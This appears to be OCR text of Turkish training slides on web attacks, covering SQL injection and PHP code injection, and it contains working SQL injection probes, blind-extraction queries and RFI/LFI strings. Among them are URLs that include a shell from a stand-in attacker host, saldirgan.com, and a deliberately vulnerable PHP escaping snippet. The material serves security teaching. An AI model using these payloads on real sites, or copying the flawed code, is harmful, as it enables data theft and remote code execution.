
```
SELECT * FROM users WHERE id=100 OR 2>1
```

SQL Injection



SQL Injection


SQL Injection



SQL Injection ile 2012

SQL Injection Vulnerability Used to Deface Israeli Microsoft Sites, Hacker Says

SQL Injection - İstatistikler



SQL Injection - İstatistikler

Table 8. Top 10 Threat Action Types by number of breaches and records – LARGER ORGS

Rank	Overall Rank	Variety	Category	Breaches	Records
1	3	Use of stolen login credentials	Hacking	30%	84%
2	6	Backdoor (allows remote access/control)	Malware	18%	51%
3	7	Exploitation of backdoor or command and control channel	Hacking	17%	51%
4	9	Tampering	Physical	17%	<1%
5	1	Keylogger/Form-grabber/Spyware (capture data from user activity)	Malware	13%	36%
6	11	Pretexting (classic social engineering)	Social	12%	<1%
7	5	Brute force and dictionary attacks	Hacking	8%	<1%
8	15	SQL injection	Hacking	8%	1%
9	20	Phishing (or any type of *ishing)	Social	8%	38%
10	22	Command and control (listens for and executes commands)	Malware	8%	36%

SQL Injection Çeşitleri

- Olma şeklinden
  - Integer
  - String
- Saldırı Perspektifinden
  - Kör (Blind)
  - Zaman Tabanlı
  - Union
  - Hata Tabanlı
  - Out of Band

Integer SQL Injection - Test Teknikleri

/urundetay.aspx?id=5

select * from products where id=5

Orijinal Cevap

Ürün Detayı

Led TV

Integer SQL Injection - Test Teknikleri

/urundetay.aspx?id=5’

select * from products where id=5’

HATA SAYFASI

Integer SQL Injection - Test Teknikleri

/urundetay.aspx?id=**5 waitfor delay '00:00:05' --**

select * from products where id=**5 waitfor delay '00:00:05' --**

Orijinal Cevap **5 sn gecikmeli**

Ürün Detayı

Led TV

Integer SQL Injection - Test Teknikleri

/urundetay.aspx?id=**5**

select * from products where id=**5**

Orijinal Cevap

Ürün Detayı

Led TV

/urundetay.aspx?id=**5 and 5=5**

select * from products where id=**5 and 5=5**

Orijinal Cevap

Ürün Detayı

Led TV

/urundetay.aspx?id=**5 and 5=6**

select * from products where id=**5 and 5=6**

HATA SAYFASI

String SQL Injection - Test Teknikleri

/goster.do?isim=**muro**

select * from users where name='**muro**'

Orijinal Cevap

Kullanıcı Detayı

Muro

String SQL Injection - Test Teknikleri

/goster.do?isim=**muro'**

select * from users where name='**muro''**

HATA SAYFASI

String SQL Injection - Test Teknikleri

/goster.do?isim=**muro' and SLEEP(5) %23**

select * from users where name='**muro' and SLEEP(5) # '**

Orijinal Cevap **5 sn gecikmeli**

Kullanıcı Detayı

Muro

String SQL Injection - Test Teknikleri

/goster.do?isim=**muro**

select * from users where name='**muro**'

Orijinal Cevap

Kullanıcı Detayı

Muro

/goster.do?isim=**muro' and '5'='5**

select * from users where name='**muro' and '5'='5**'

Orijinal Cevap

Kullanıcı Detayı

Muro

/goster.do?isim=**muro' and '5'='6**

select * from users where name='**muro' and '5'='6**'

HATA SAYFASI

Blind SQL Injection Teori - MySQL

```
select version()
```

```
5.0.51b-community-nt
```

Veritabanı Versiyonu

```
select mid(version(), 7, 1)
```

```
b
```


Veritabanı Versiyonunun Yedinci Karakteri

```
select ord(mid(version(), 7, 1))
```

```
98
```


Versiyonun Yedinci Karakterinin ASCII Değeri

Kör SQL Injection



/urundetay.aspx?id=5 and ord(mid(version(), 7, 1)) > 63

select * from products where id=5 and ord(mid(version(), 7, 1)) > 63




Orijinal Cevap

Ürün Detayı


Led TV

Kör SQL Injection



/urundetay.aspx?id=5 and ord(mid(version(), 7, 1)) > 95

select * from products where id=5 and ord(mid(version(), 7, 1)) > 95




Orijinal Cevap

Ürün Detayı


Led TV

Kör SQL Injection



/urundetay.aspx?id=5 and ord(mid(version(), 7, 1)) > 111

select * from products where id=5 and ord(mid(version(), 7, 1)) > 111



HATA SAYFASI

MySQL Escape - \

Orijinal	Escaped
NULL	\0
"	\"
%	\%
'	\'
\	\\
_	_

MySQL Escape - Hata

```
$user = "";
if(isset($_GET['user']))
   $user = $_GET['user'];

$userEsc = str_replace("'", "''", $user);
$q = "SELECT * FROM users where u = '" . $userEsc . "'";

$result = mysql_query($q);
```

Code Injection

- Saldırganın hedef web uygulaması üzerine zararlı kod veya kod parçacığı eklemesidir.
- Büyük çoğunlukla PHP tabanlı uygulamalar da bulunsa da JEE/ASP.NET uygulamalarında da görmek mümkündür.

PHP Include

- Karmaşık kodları daha iyi yönetebilmek için modülariteyi arttırmak amacı ile PHP çatısında, bir PHP dosyasına başka bir PHP dosyasının dahil edilmesi özelliği vardır.
- Bu işlem için aşağıdaki fonksiyonlar kullanılır
  - include(*dosya_ismi*)
  - require(*dosya_ismi*)
  - include_once(*dosya_ismi*)
  - require_once(*dosya_ismi*)

PHP Include - Örnek

index.php

```
<html>
  <body>
    <?php include 'header.php'; ?>
   <h1>Merhaba <?php echo $user ?>
            Ana sayfaya Hoşgeldiniz...</h1>
...
```

header.php

```
<?php
  $user = $_SESSION[‘user’];
?>
```

PHP Include - Örnek

index.php


```
<html>
  <body>
    <?php
        $user = $_SESSION['user'];
    ?>
    <h1>Merhaba <?php echo $user ?>
            Ana sayfaya Hoşgeldiniz...</h1>
...
```

header.php dosyası içeriği kopyalandı ve index.php dosyasına yapıştırıldı.


Code Injection - PHP

- PHP include/require fonksiyonlarına giden parametre değerleri saldırganlar tarafından değiştirilebilirse,
- Diğer sistem ve uygulama dosyaları da çalıştırılacak PHP dosyaları içine kopyalanıp, saldırgana cevap olarak dönebilir.


Code Injection - Senaryo



Code Injection - Saldırı - LFI



Code Injection - Saldırı - RFI



Örnek Saldırı String'leri

RFI-Remote File Inclusion: **Uzaktan kod çağırma/dosya dahil etme**

?id=http://saldirgan.com/myshell.txt%00

?id=http://saldirgan.com/myshell.txt?

LFI-Local File Inclusion: **Server içinden kod çağırma/dosya dahil etme**

?id=../../../uploads/myshell.txt

?id=../../../uploads/myshell.txt%00

Diğer Denetim Teknikleri

?file=.htaccess

content.php?file=content.php

?file=../../../../../var/log/apache/error.log%00

?file=[http|https|ftp]://saldirgan_sunucu/shell.txt%00

?file=data://text/plain;base64,SSBsb3ZlIFBIUAo=

?file=http://127.0.0.1/yol/xss.php?param=phpkodu

Fimap ile Otomatik RFI/LFI

- PHP uygulamalarında otomatik RFI ve LFI bulmak için Python ile yazılmış bir araçtır.
- http://code.google.com/p/fimap/
- >= Python 2.4
- Versiyon alpha_09

Fimap - Örnek

